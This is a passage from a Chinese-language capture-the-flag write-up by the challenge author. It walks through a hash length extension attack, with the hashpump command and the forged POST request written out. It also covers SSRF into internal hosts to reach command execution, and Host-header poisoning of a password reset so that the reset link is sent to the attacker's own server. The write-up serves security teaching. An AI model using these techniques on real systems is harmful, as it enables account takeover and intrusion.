=mysql_connect("localhost","d0g3","FlagIsHere");
mysql_select_db("flag", $con);
$result = mysql_query("SELECT * from flag");
$row = mysql_fetch_array($result);
var_dump($row);
```

最后出题人道个歉，由于前期权限没有设好，导致网站文件被修改，后面更改了一下文件路径，导致某些选手的一句话用不了了。。。


hash!!!!

考点


常规hash长度扩展攻击

解题思路

burp抓包



扔进repeater里Go一下，可以看到服务器返回包里存在 set-cookie： Hash-key=c3ef608fdc59d9143c39664ade7556d5 Source=0 然后再访问一次，将cookie中的source改为1，看到源码



审计源码，发现是哈希长度扩展攻击，直接上hashpump

```
root@vultr:~/HashPump# hashpump -s c3ef608fdc59d9143c39664ade7556d5 -d D0g3 -k 20 -a patrilic
b35bed8613339814cf7288dd66138f03
D0g3\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xc0\x00\x00\x00\x00\x00\x00\x00patrilic
```

将返回的\x改为%后，按照题目要求，设置cookie以及登录的账户密码向服务器发包即可

```
POST /ctf_test/index.php HTTP/1.1
Host: 207.246.104.192
Content-Length: 169
Cache-Control: max-age=0
Origin: http://207.246.104.192
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://207.246.104.192/ctf_test/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: hash_key=c3ef608fdc59d9143c39664ade7556d5; source=1;
alfa_history_files={"file_Qa1WtRu7E8":{"file":"index.html","pwd":"/home/wwwroot/default","type":"file"}};
getflag=b35bed8613339814cf7288dd66138f03
Connection: close

username=D0g3&password=D0g3%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%c0%00%
00%00%00%00%00%00patrilic&submit=submit
```

得到flag D0g3{h4sh_1s_s0_diffic1ut_t0_me}

Web2 （听说你协议玩的很6）

考点

ssrf 内网主机探测 攻击内网web


解题思路

页面中可输入点就只有一个～

随便测试可以发现get请求是url=xxx，应该可以联想到是ssrf


而且题目内置两个tips 1.内网ip段 2.协议

首先需要发现内网哪台主机是存活的，然后根据题目描述，找到内网主机的d0g3.php



发现d0g3.php在10.10.1.6主机中，查看源码可以发现有个注释中暗含玄机`$_GET[d0g3]`

可以直接命令执行cat flag.txt



小插曲


- 可能由于是内网的web的原因，所以导致无法连菜刀。
- 有些表哥可能打脑洞题打多了～～一直觉得我的`$_GET[d0g3]`是个假提示 （逃
- 本来想出多一点协议考点的，但无奈bug太多，于是只能点到为止～
- 比赛结束后发现这道题的解题率大概有50%～～希望各位表哥玩的开心～

Uploading file..._wlx94wk9n


Uploading file..._7xpc7hvfn


Magic Mirror

1. 首先点击忘记密码




2. burp抓包，username填admin






3. 修改HOST为自己的VPS的地址，同时VPS进行监听




4. 得到重置密码的链接之后就可以重置密码了


Set your new password

提 交

